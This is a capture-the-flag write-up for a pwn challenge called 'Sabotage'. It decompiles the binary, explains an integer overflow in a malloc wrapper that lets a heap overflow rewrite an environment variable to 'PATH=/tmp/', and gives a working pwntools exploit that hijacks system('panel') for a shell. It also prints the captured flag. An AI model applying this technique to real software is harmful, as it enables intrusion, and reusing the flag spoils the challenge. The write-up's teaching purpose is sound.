

# Sabotage

## 1) Checked security

```
(vigneswar@VigneswarPC)-[~/Pwn/Sabotage/challenge]
$ checksec sabotage
[*] '/home/vigneswar/Pwn/Sabotage/challenge/sabotage'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   b'./glibc/'

(vigneswar@VigneswarPC)-[~/Pwn/Sabotage/challenge]
$ |
```

## 2) Decompiled the code

```
Decompile: setup - (sabotage)
1
2 void setup(void)
3
4 {
5     time_t tVar1;
6
7     setbuf(stdin, (char *)0x0);
8     setbuf(stdout, (char *)0x0);
9     setbuf(stderr, (char *)0x0);
10    tVar1 = time((time_t *)0x0);
11    srand((uint)tVar1);
12    return;
13 }
14
```

This function disables standard buffering the initializes srand with current time

```
1
2 void main(void)
3
4 {
5     undefined8 uVar1;
6
7     setup();
8     welcome();
9     do {
10         action_menu();
11         uVar1 = read_option();
12         switch(uVar1) {
13             case 1:
14                 enter_command_control();
15                 break;
16             case 2:
17                 quantum_destabilizer();
18                 break;
19             case 3:
20                 combat_enemy_destroyer();
21                 break;
22             case 4:
23                 intercept_c2_communication();
24                 break;
25             case 5:
26                 puts("[\x1b[31m!\x1b[39m] Aborting the sabotage...");
27                 /* WARNING: Subroutine does not return */
28                 exit(0);
29         }
30     } while( true );
31 }
32
```

This is the main function, that has 4 different options for us to run and an exit

```
Decompile: enter_command_control - (sabotage)
1
2 void enter_command_control(void)
3
4 {
5     char *pcVar1;
6     long in_FS_OFFSET;
7     undefined8 local_20;
8     char *local_18;
9     long local_10;
10
11     local_10 = *(long *) (in_FS_OFFSET + 0x28);
12     puts(
13         "Access to the control panel of the enemy ship is protected through a privileged ACCESS code o
14         f unpredictable size"
15     );
16     pcVar1 = getenv("ACCESS");
17     if (pcVar1 == (char *)0x0) {
18         setenv("ACCESS", "DENIED", 1);
19     }
20     printf("[\x1b[34m*\x1b[39m] ACCESS code length: ");
21     __isoc99_scanf(&DAT_00102023, &local_20);
22     local_18 = (char *)Malloc(local_20);
23     if (local_18 == (char *)0x0) {
24         puts("[\x1b[31m*\x1b[39m] Connection is lost, quantum noise is disrupting the transmission.\n");
25         /* WARNING: Subroutine does not return */
26         exit(-1);
27     }
28     printf("[\x1b[34m*\x1b[39m] ACCESS code: ");
29     readBuffer(local_18, local_20);
30     setenv("ACCESS", local_18, 1);
31     system("panel");
32     if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
33         /* WARNING: Subroutine does not return */
34         __stack_chk_fail();
35     }
36     return;
37 }
```

This function gets "ACCESS" environment variable, if it doesn't exist, sets its value to "DENIED" then it reads value from us and sets ACCESS to that value

```
C: Decompile: quantum_destabilizer - (sabotage)
2 void quantum_destabilizer(void)
3
4 {
5     int __fd;
6     char *pcVar1;
7     undefined8 *__string;
8     size_t __n;
9     long in_FS_OFFSET;
10    char local_60 [8];
11    undefined4 local_58;
12    undefined2 local_54;
13    char local_38 [40];
14    long local_10;
15
16    local_10 = *(long *) (in_FS_OFFSET + 0x28);
17    pcVar1 = getenv("ACCESS");
18    if (pcVar1 == (char *) 0x0) {
19        __string = (undefined8 *) Malloc(0x18);
20        *__string = 0x443d535345434341;
21        *(undefined4 *) (__string + 1) = 0x45494e45;
22        *(undefined2 *) ((long) __string + 0xc) = 0x44;
23        putenv((char *) __string);
24    }
25    printf("[\xb34m*\xb39m] Quantum destabilizer mount point: ");
26    fgets(local_60,8,stdin);
27    pcVar1 = strchr(local_60,0x2e);
28    if (pcVar1 == (char *) 0x0) {
29        pcVar1 = strchr(local_60,0x2f);
30        if (pcVar1 == (char *) 0x0) {
31            pcVar1 = strchr(local_60,0x10);
32            if (pcVar1 != (char *) 0x0) {
33                *pcVar1 = '\0';
34            }
35            memset(&local_58,0,0x20);
36            local_58 = 0x706d742f;
37            local_54 = 0x2f;
38            strcat((char *) &local_58,local_60);
39            __fd = open((char *) &local_58,0x42,0x1ff);
40            if (__fd == -1) {
41                puts("[\xb31m!\xb39m] Quantum destabilizer failed to penetrate the shield.");
42                /* WARNING: Subroutine does not return */
43                exit(-1);
44            }
45            printf(
46                "[\xb34m*\xb39m] Quantum destabilizer is ready to pass a small armed unit through the
47                enemy's shield: "
48            );
49            fgets(local_38,0x20,stdin);
50            __n = strlen(local_38);
51            write(__fd,local_38,__n);
52            close(__fd);
```

```
52    puts("[\xb32m*\xb39m] Quantum destabilizer successfully destabilized Thanatos shield.");
53    penetrated_the_shield = 1;
54    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
55        /* WARNING: Subroutine does not return */
56        __stack_chk_fail();
57    }
58    return;
59 }
60
61 puts("[\xb31m!\xb39m] Thanatos spotted the intrusion, you are shot with a deadly lazer beam.");
62 ;
63 /* WARNING: Subroutine does not return */
64 exit(-1);
65 }
66
```

This gets a filename from us

- i) doesn't contain . or /
- ii) is at most 8 length
- iii) writes up to 32 bytes in to the filename in /tmp/directory
- iv) Also the file is stored with executable permissions

```
Decompile: combat_enemy_destroyer - (sabotage)
2 void combat_enemy_destroyer(void)
3
4 {
5     int iVar1;
6     ulong uVar2;
7     uint local_1c;
8     uint local_18;
9     int local_14;
10
11     local_1c = 1000;
12     local_18 = 100000000;
13     local_14 = 0x28;
14     puts("[\xb[34m*\xb[39m] Approaching Thanatos for a direct combat fight.");
15     if (penetrated_the_shield == '\0') {
16         puts("[\xb[34m*\xb[39m] Thanatos has a protective shield.");
17         local_14 = 5;
18     }
19     while( true ) {
20         if ((int)local_1c < 1) {
21             printf("[\xb[34m*\xb[39m] Bonnie Health: \xb[31m%d\b[39m\n", (ulong)local_1c);
22         }
23         else {
24             printf("[\xb[34m*\xb[39m] Bonnie Health: \xb[32m%d\b[39m\n", (ulong)local_1c);
25         }
26         if ((int)local_18 < 0x3e9) {
27             printf("[\xb[34m*\xb[39m] Thanatos Health: \xb[31m%d\b[39m\n", (ulong)local_18);
28         }
29         else {
30             printf("[\xb[34m*\xb[39m] Thanatos Health: \xb[32m%d\b[39m\n", (ulong)local_18);
31         }
32         puts("\n");
33         if ((int)local_1c < 1) break;
34         if ((int)local_18 < 1) {
35             puts("[\xb[32m+\xb[39m] Thanatos is \xb[31mdestroyed\b[39m!");
36             puts("[\xb[32m+\xb[39m] Mission accomplished!");
37             /* WARNING: Subroutine does not return */
38             exit(-0x21524111);
39         }
40         weaponry_menu();
41         uVar2 = read_option();
42         if (uVar2 == 2) {
43             local_18 = local_18 + local_14 * -0x1e;
44         }
45         else if (uVar2 < 3) {
46             if (uVar2 == 1) {
47                 local_18 = local_18 + local_14 * -0x14;
48             }
49         }
50         else if (uVar2 == 3) {
51             local_18 = local_18 + local_14 * -0xf;
52         }
53
54         else if (uVar2 == 4) {
55             local_18 = local_18 + local_14 * -10;
56         }
57         iVar1 = rand();
58         local_1c = local_1c + (iVar1 % 0x1e) * -0x50;
59     }
60     puts("[\xb[31m!\xb[39m] You are \xb[31mannihilated\b[39m.");
61     /* WARNING: Subroutine does not return */
62     exit(0);
63 }
```

This is not so useful function that exits regardless of whatever we do

```
Decompile: intercept_c2_communication - (sabotage)
1
2 void intercept_c2_communication(void)
3
4 {
5     int iVar1;
6     long in_FS_OFFSET;
7     uint local_60;
8     int local_5c;
9     int local_58;
10    int local_54;
11    int local_50;
12    int local_4c;
13    char *local_48;
14    char *local_40;
15    byte local_38 [31];
16    undefined local_19;
17    long local_10;
18
19    local_10 = *(long *) (in_FS_OFFSET + 0x28);
20    local_54 = open("/dev/urandom",0);
21    local_48 = (char *)0x0;
22    local_40 = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!-./:;<=>?@[\\]^_`{|}~";
23    puts(
24        "\x1b[34m*\x1b[39m] Intercepting Thanatos communication with the command center, but unfortunately they use quantum encryption."
25    );
26    read(local_54,&local_60,4);
27    srand(local_60);
28    local_50 = rand();
29    local_50 = local_50 % 10;
30    if (local_50 == 0) {
31        puts("\x1b[31m*\x1b[39m] No message is intercepted!");
32    }
33    for (local_5c = 0; local_5c < local_50; local_5c = local_5c + 1) {
34        local_4c = rand();
35        local_4c = local_4c % 2;
36        if (local_4c == 0) {
37            local_48 = "Enemy";
38        }
39        else {
40            local_48 = "C2C";
41        }
42        read(local_54,local_38,0x1f);
43        for (local_58 = 0; local_58 < 0x1f; local_58 = local_58 + 1) {
44            local_38[local_58] =
45                local_40[(uint)local_38[local_58] + (uint)(local_38[local_58] / 0x53) * -0x53 & 0xff];
46        }
47        local_19 = 0;
48        printf("\n[\x1b[32m*\x1b[39m] %s\n",local_48,local_38);
49        iVar1 = rand();
50        sleep(iVar1 % 3);
51    }
52    puts("");
53    close(local_54);
54    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
55        /* WARNING: Subroutine does not return */
56        __stack_chk_fail();
57    }
58    return;
59 }
60
```

This function prints a bunch of random bytes that is pretty useless

## C# Decompile: readBuffer - (sabotage)

```
1
2 void readBuffer(long param_1,ulong param_2)
3
4 {
5     ulong local_10;
6
7     local_10 = 0;
8     while( true ) {
9         if (param_2 <= local_10) {
10             return;
11         }
12         read(0,(void *)(local_10 + param_1),1);
13         if (*(char *)(local_10 + param_1) == '\0') break;
14         if (*(char *)(local_10 + param_1) == '\n') {
15             *(undefined *)(local_10 + param_1) = 0;
16             return;
17         }
18         local_10 = local_10 + 1;
19     }
20     return;
21 }
22
```

This function reads until we enter a null or newline

## C# Decompile: Malloc - (sabotage)

```
1
2 long * Malloc(long param_1)
3
4 {
5     long *p1Var1;
6
7     p1Var1 = (long *)malloc(param_1 + 8);
8     if (p1Var1 == (long *)0x0) {
9         p1Var1 = (long *)0x0;
10    }
11    else {
12        *p1Var1 = param_1;
13        p1Var1 = p1Var1 + 1;
14    }
15    return p1Var1;
16 }
17
```

This is a wrapper to malloc that allocates extra 8 bytes and stores the size

```

Decompile: read_option - (sabotage)
1
2 long read_option(void)
3
4 {
5     char *__s;
6     long lVar1;
7
8     __s = (char *)Malloc(0x10);
9     printf("> ");
10    fgets(__s,0x10,stdin);
11    lVar1 = strtol(__s,(char **)0x0,0);
12    Free(__s);
13    return lVar1;
14 }
15

```

### 3) Checked str function details

Function	Purpose	Prototype	Parameters	Returns
<code>strtol</code>	Converts a string to a <code>long</code> integer.	<code>long int strtol(const char *str, char **endptr, int base);</code>	<ul style="list-style-type: none"> <li>- <code>str</code> : Input string</li> <li>- <code>endptr</code> : Pointer to the character after the last valid conversion (can be <code>NULL</code>)</li> <li>- <code>base</code> : Numeric base (e.g., 10 for decimal)</li> </ul>	The converted <code>long</code> integer.
<code>strchr</code>	Finds the first occurrence of a character in a string.	<code>char *strchr(const char *str, int c);</code>	<ul style="list-style-type: none"> <li>- <code>str</code> : Input string</li> <li>- <code>c</code> : Character to search for (converted to <code>char</code>).</li> </ul>	Pointer to the first occurrence of the character, or <code>NULL</code> if not found.
<code>strcat</code>	Concatenates (appends) one string to another.	<code>char *strcat(char *dest, const char *src);</code>	<ul style="list-style-type: none"> <li>- <code>dest</code> : Destination string (should be large enough to hold the result)</li> <li>- <code>src</code> : Source string to append.</li> </ul>	Pointer to the destination string ( <code>dest</code> ).

### 4) Environment variables are stored in heap when setenv is called



```
(remote) gef> p environ
$8 = (char **) 0x561bc12fc2f0
(remote) gef> x/10a 0x561bc12fc2f0
0x561bc12fc2f0: 0x7ffd623cbe75 0x7ffd623cbe80
0x561bc12fc300: 0x7ffd623cbe95 0x7ffd623cbea5
0x561bc12fc310: 0x7ffd623cbeb6 0x7ffd623cbece
0x561bc12fc320: 0x7ffd623cbee6 0x7ffd623cbefb
0x561bc12fc330: 0x7ffd623cbf10 0x7ffd623cbf29
(remote) gef> x/s 0x7ffd623cbe75
0x7ffd623cbe75: "DISPLAY=:0"
(remote) gef> vmmap 0x561bc12fc2f0
[ Legend: Code | Heap | Stack ]
Start      End      Offset      Perm Path
0x0000561bc12fc000 0x0000561bc131d000 0x0000000000000000 rw- [heap]
(remote) gef> |
```

`putenv` takes a string of the form `NAME=VALUE`. This is reasonably convenient as it gets for adding a fixed value to the environment but less so if either of the name or value aren't fixed. Also it *does not copy* the string, which has the following important implications:

- You must not pass an auto array to it
- If you modify the string, you modify the environment
- After removing the name from the environment you can free the string and therefore not leak memory

```
int setenv(const char *envname,
          const char *envval,
          int overwrite);
```

`setenv` takes the name and value separately and allows you to back out of the variable is already set. This is adequately convenient for most possible applications. It creates a new copy, so:

- You can pass an auto array
- You can modify the values you passed without affecting the environment
- You have no idea (in general) what, if anything, to free when you remove the value from the environment

## 5) Attack

- The binary has `system(panel)`
- We also have a arbitrary file write on `/tmp/` path
- We have to somehow corrupt the environment variables to set `PATH` to `/tmp/`
- Then we write a file called `panel` with `sh`
- We can get a shell with the `system(panel)`

## 6) Corrupting heap values

- The Malloc wrapper gets the number of bytes as parameter, if we manage to overflow it a integer overflow it will allocate a small value where we can write a large value
- Using the heap overflow we can corrupt the stored `ACCESS` variable and change it to `PATH=/tmp/`

## 7) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./sabotage")
libc = ELF("glibc/libc.so.6")
ld = ELF("glibc/ld-linux-x86-64.so.2")
context.binary = exe

# io = gdb.debug(exe.path, 'set follow-fork-mode parent', api=True)
```

```

# io = process(exe.path)
io = remote('94.237.50.176', 34928)

# create panel file
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b': ', b'panel')
io.sendlineafter(b': ', b'#!/bin/sh -s')


# exploit the integer overflow to corrupt path variable
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'-1')
io.sendlineafter(b': ', b'a'*32+b'PATH=/tmp/')

# set max-visualize-chunk-size 0x500
io.sendline(b'./flag.txt 2>&1')

io.interactive()

```

## 8) Flag



```

vigneswar@VigneswarPC: ~/F × + v
(vigneswar@VigneswarPC)-[~/Pwn/Sabotage/challenge]
$ python3 solve.py
./flag.txt: 1: HTB{m15510n_w45_4_5ucc355!!}: not found
$
x64.syscall.sh
(vigneswar@VigneswarPC)-[~/Pwn/Sabotage/challenge]
$ |
about api arm arm64 x86

```